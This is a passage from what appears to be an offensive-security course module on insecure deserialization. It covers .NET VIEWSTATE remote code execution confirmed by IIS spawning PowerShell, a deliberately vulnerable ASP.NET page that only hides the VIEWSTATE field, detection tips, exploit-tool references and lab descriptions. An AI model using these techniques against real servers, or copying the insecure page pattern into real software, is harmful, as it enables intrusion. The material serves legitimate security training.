
10.4.4 VIEWSTATE

The server response contains the 500 error code; however, powershell is executed. Using the Process Hacker tool we can confirm that indeed, IIS spawned the powershell process.

w3wp.exe	3016	0.02	73.26 MB	IIS AP...\DefaultAppPool	IIS Worker Process
cmd.exe	4052		2 MB	IIS AP...\DefaultAppPool	Windows Command Processor
powershell.e...	3860		75.77 MB	IIS AP...\DefaultAppPool	Windows PowerShell

10.4.4 VIEWSTATE

We have now achieved remote code execution via .NET VIEWSTATE deserialization.



10.4.4 VIEWSTATE


For the sake of a second exercise, we will modify the backend code (hello.aspx.cs).

```
using System;
using System.Collections.Generic;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Text.RegularExpressions;
using System.Text;
using System.IO;
public class BasePage : System.Web.UI.Page
{
 protected override void Render(HtmlTextWriter writer)
 {
 StringBuilder sb = new StringBuilder();
 StringWriter sw = new StringWriter(sb);
 HtmlTextWriter hWriter = new HtmlTextWriter(sw);
 base.Render(hWriter);
 string html = sb.ToString();
 html = Regex.Replace(html, "<input[^>]*id=\"(__VIEWSTATE)\"[^>]*>", string.Empty,
RegexOptions.IgnoreCase);
 writer.Write(html);
 }
}
public partial class hello : BasePage
{
 protected void Page_Load(object sender, EventArgs e)
 {
}

 protected void Button1_Click(object sender, EventArgs e)
 {
 Label1.Text = TextArea1.Text.ToString();
 }
}
```


10.4.4 VIEWSTATE

We can now see that the viewstate parameter is no longer present in the website requests.



10.4.4 VIEWSTATE

But, if we add the viewstate parameter anyway, the code execution still works!




10.4.4 VIEWSTATE

As already mentioned, the later the .NET framework version, the more difficult it is to tamper with the viewstate.

If MAC validation is enabled, then it could be possible to exploit viewstate-based deserialization only if the MAC key is hardcoded (e.g. in web.config).

10.4.4 VIEWSTATE

Fortunately for IIS users, the current default settings of IIS are to generate the key at runtime, and it is different for each application.



10.4.4 VIEWSTATE

You can read more about .NET viewstate deserialization in these great articles:

- https://medium.com/@swapneildash/deep-dive-into-net-viewstate-deserialization-and-its-exploitation-54bf5b788817

- https://www.notsosecure.com/exploiting-viewstate-deserialization-using-blacklist3r-and-ysoserial-net/

10.5

Other Serialization

10.5 Other Serialization

Serialization can be spotted in various places of web applications. In addition, each development language has its own deserialization logic and entry points/transportation mechanisms of serialized data.

Less popular languages will result in harder exploitation of deserialization vulnerabilities, since no automated tools, like ysoserial, will exist.

10.5 Other Serialization

Also, as the aforementioned examples have indicated, deserialization of untrusted data does not necessarily lead to code execution.

Exploitability of untrusted serialized data might often rely on knowing libraries and functions available on the backend. For this purpose, open-source software is your friend. You might often be able to view the full code of a target application on, e.g., its github repository.

10.5 Other Serialization

When looking for deserialization vulnerabilities, you should always pay attention to data that:

- Contain strings that are similar to method names or object names
- Contain binary data
- Is in a complex, structured form

Don’t forget that if the source code of the target software is available, you should inspect it for the presence of serialization-related methods.

10.5 Other Serialization

Serialization is a language-specific topic; thus, we will not cover serialization in every language separately. Instead, you might want to check some resources on serialization in other languages and technologies in order to get better grasp on that subject.

Exploiting **python**-based serialization issues is well described in these articles here and here.

https://intoli.com/blog/dangerous-pickles/
https://lincolnloop.com/blog/playing-pickle-security/

10.5 Other Serialization

Issues related to Ruby insecure deserialization are well described below:

- https://blog.rubygems.org/2017/10/09/unsafe-object-deserialization-vulnerability.html

Below, there's also a generic presentation that concerns all mentioned technologies.

- https://insomniasec.com/downloads/publications/Deserialization - What Could Go Wrong.pdf

10.5 Other Serialization

Serialization was also issued in SnakeYAML; some good writeups are available below:

- https://medium.com/@swapneildash/snakeyaml-deserilization-exploited-b4a2c5ac0858

- https://blog.semmle.com/swagger-yaml-parser-vulnerability/

You've been studying quite intently. We recommend taking a quick break and come back refreshed, as there are several labs coming up! ^_^


Hera Labs

Deserialization Playground – 4 challenging labs

- Java Insecure Deserialization (2 scenarios): You are placed in an unknown network. Find and exploit the vulnerable web application. Your target is to identify the vulnerability, find exploitable conditions, and achieve remote code execution.

- PHP Insecure Deserialization: You are presented with a web application of unknown purpose. Discover its mechanics and achieve code execution.

- .NET Insecure Deserialization: You are placed in an unknown network. Examine the target machine and find a SOAP-based .NET deserialization vulnerability.



**Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To upgrade, click LINK.*

References

References

CWE-502: Deserialization of Untrusted Data

https://cwe.mitre.org/data/definitions/502.html

Top 10-2017 A8-Insecure Deserialization

https://www.owasp.org/index.php/Top_10-2017_A8-Insecure_Deserialization

Java SE Development Kit 11 Downloads

https://www.oracle.com/technetwork/java/javase/downloads/jdk11-downloads-5066655.html

Java SE at a Glance

https://www.oracle.com/technetwork/java/javase/overview/index.html

References

Using Java Reflection

https://www.oracle.com/technical-resources/articles/java/javareflection.html

Dynamic Proxies in Java

https://www.baeldung.com/java-dynamic-proxies

Dynamic Proxy with Proxy and InvocationHandler in Java

https://www.concretepage.com/java/dynamic-proxy-with-proxy-and-invocationhandler-in-java

AppSecCali 2015: Marshalling - Pickles How deserializing objects will ruin your day

https://frohoff.github.io/appseccali-marshalling-pickles/

References

frohoff/ysoserial

https://github.com/frohoff/ysoserial

Yoserial-master-SNAPSHOT

https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar

Freddy, Deserialization Bug Finder

https://portswigger.net/bappstore/ae1cce0c6d6c47528b4af35faebc3ab3

Java Deserialization Scanner

https://portswigger.net/bappstore/228336544ebe4e68824b5146dbbd93ae

References

NickstaDB/DeserLab

https://github.com/NickstaDB/DeserLab

NickstaDB/SerializationDumper

https://github.com/NickstaDB/SerializationDumper

frohoff/ysoserial

https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/URLDNS.java

iphelix/dnschef

https://github.com/iphelix/dnschef

References

[GrrrDog/Java-Deserialization-Cheat-Sheet]

https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet

[Coalfire-Research/java-deserialization-exploits]

https://github.com/Coalfire-Research/java-deserialization-exploits

[swisskyrepo/PayloadsAllTheThings]

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure Deserialization/Java.md

[Understanding & practicing java deserialization exploits]

https://diablohorn.com/2017/09/09/understanding-practicing-java-deserialization-exploits/

References

[Attacking Java Deserialization](https://nickbloor.co.uk/2017/08/13/attacking-java-deserialization/)

https://nickbloor.co.uk/2017/08/13/attacking-java-deserialization/

[Handcrafted Gadgets](https://codewhitesec.blogspot.com/2018/01/handcrafted-gadgets.html)

https://codewhitesec.blogspot.com/2018/01/handcrafted-gadgets.html

[PHP Internals Book - SERIALIZATION](http://www.phpinternalsbook.com/php5/classes_objects/serialization.html)

http://www.phpinternalsbook.com/php5/classes_objects/serialization.html

[PHP | Serializing Data](https://www.geeksforgeeks.org/php-serializing-data/)

https://www.geeksforgeeks.org/php-serializing-data/

References

Magic Methods

https://www.php.net/manual/en/language.oop5.magic.php

Finding and Exploiting .NET Remoting over HTTP using Deserialisation

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/march/finding-and-exploiting-.net-remoting-over-http-using-deserialisation/

nccgroup/VulnerableDotNetHTTPRemoting

https://github.com/nccgroup/VulnerableDotNetHTTPRemoting/

Deep Dive into .NET ViewState deserialization and its exploitation

https://medium.com/@swapneildash/deep-dive-into-net-viewstate-deserialization-and-its-exploitation-54bf5b788817

References

[Exploiting ViewState Deserialization using Blacklist3r and YSoSerial.Net](https://www.notsosecure.com/exploiting-viewstate-deserialization-using-blacklist3r-and-ysoserial-net/)

https://www.notsosecure.com/exploiting-viewstate-deserialization-using-blacklist3r-and-ysoserial-net/

[DANGEROUS PICKLES – MALICIOUS PYTHON SERIALIZATION](https://intoli.com/blog/dangerous-pickles/)

https://intoli.com/blog/dangerous-pickles/

[Playing with Pickle Security](https://lincolnloop.com/blog/playing-pickle-security/)

https://lincolnloop.com/blog/playing-pickle-security/

[Unsafe Object Deserialization Vulnerability in RubyGems](https://blog.rubygems.org/2017/10/09/unsafe-object-deserialization-vulnerability.html)

https://blog.rubygems.org/2017/10/09/unsafe-object-deserialization-vulnerability.html

References

[Deserialization, what could go wrong?](https://insomniasec.com/downloads/publications/Deserialization%20-%20%20What%20Could%20Go%20Wrong.pdf)

https://insomniasec.com/downloads/publications/Deserialization - What Could Go Wrong.pdf

[SnakeYaml Deserilization exploited](https://medium.com/@swapneildash/snakeyaml-deserilization-exploited-b4a2c5ac0858)

https://medium.com/@swapneildash/snakeyaml-deserilization-exploited-b4a2c5ac0858

[Swagger YAML Parser Vulnerability (CVE-2017-1000207 and CVE-2017-1000208)](https://blog.semmle.com/swagger-yaml-parser-vulnerability/)

https://blog.semmle.com/swagger-yaml-parser-vulnerability/

Labs

Deserialization Playground – 4 challenging labs

- Java Insecure Deserialization (2 scenarios): You are placed in an unknown network. Find and exploit the vulnerable web application. Your target is to identify the vulnerability, find exploitable conditions, and achieve remote code execution.

- PHP Insecure Deserialization: You are presented with a web application of unknown purpose. Discover its mechanics and achieve code execution.

- .NET Insecure Deserialization: You are placed in an unknown network. Examine the target machine and find a SOAP-based .NET deserialization vulnerability.

Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To upgrade, click LINK.